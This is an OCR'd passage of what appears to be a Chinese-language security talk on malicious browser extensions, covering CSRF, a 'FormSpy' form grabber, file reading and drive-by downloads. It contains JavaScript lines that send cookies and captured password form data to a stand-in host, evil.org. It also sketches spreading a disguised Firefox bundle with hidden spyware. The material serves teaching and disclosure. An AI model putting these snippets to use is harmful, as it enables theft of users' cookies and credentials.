
```
new Image().src=
"http://victim.org/withdraw.php?for=000100&amount=100;
```

POST

Referer

Double Cookie

Random Tokens


Intranet
Internet
1 HTTP
2 HTTP (cookie)
3 CSRF


Demo #2

```
new Image().src=
"http://evil.org/evil/csrf.php?cookie="+document.cookie+"&time="+time;
```

6. FormSpy

- 你提交的內容，也請送我一份

Yahoo! 奇摩登錄網頁


Intranet
Internet
1 HTTP
2 HTTP
3 HTTP (submit)
4
HTTP (submit)

Demo


```
<HTML>
....
<FORM>
....
<input type=text ....>
<input type=password ....>
....
</FORM>
....
</HTML>
```

```
48    if (gotPasswd == 1)
49    {
50        new Image().src=
          "http://evil.org/evil/formspy.php?time="+time+
          "&link="+document.location.href+
          "&port="+((!document.location.port)?80:document.location.port)+
          "&data="+data;
51    }
```


Y!
Gmail
by Google
BETA
FormSpy
追蹤
瀏覽紀錄
自動化
CSRF
竊取
cookie
flickr
BETA

7. ReadFile


- 秀一下你的檔案好嗎？


Intranet
Internet
1 Read
2 HTTP


Demo

8. Run Remote App/File

- Drive-by download


Intranet
Internet
1 HTTP
2 Run

Demo


A
內部網路掃描
B
Extension 更新
C
下載惡意程式
D
內部網路入侵

散佈？

Firefox 懶人包

(內附 spyware)
(隱藏 spyware)

偽裝、中文化、相容版、功能強化

(論壇式散佈)
(5 天後隱藏)

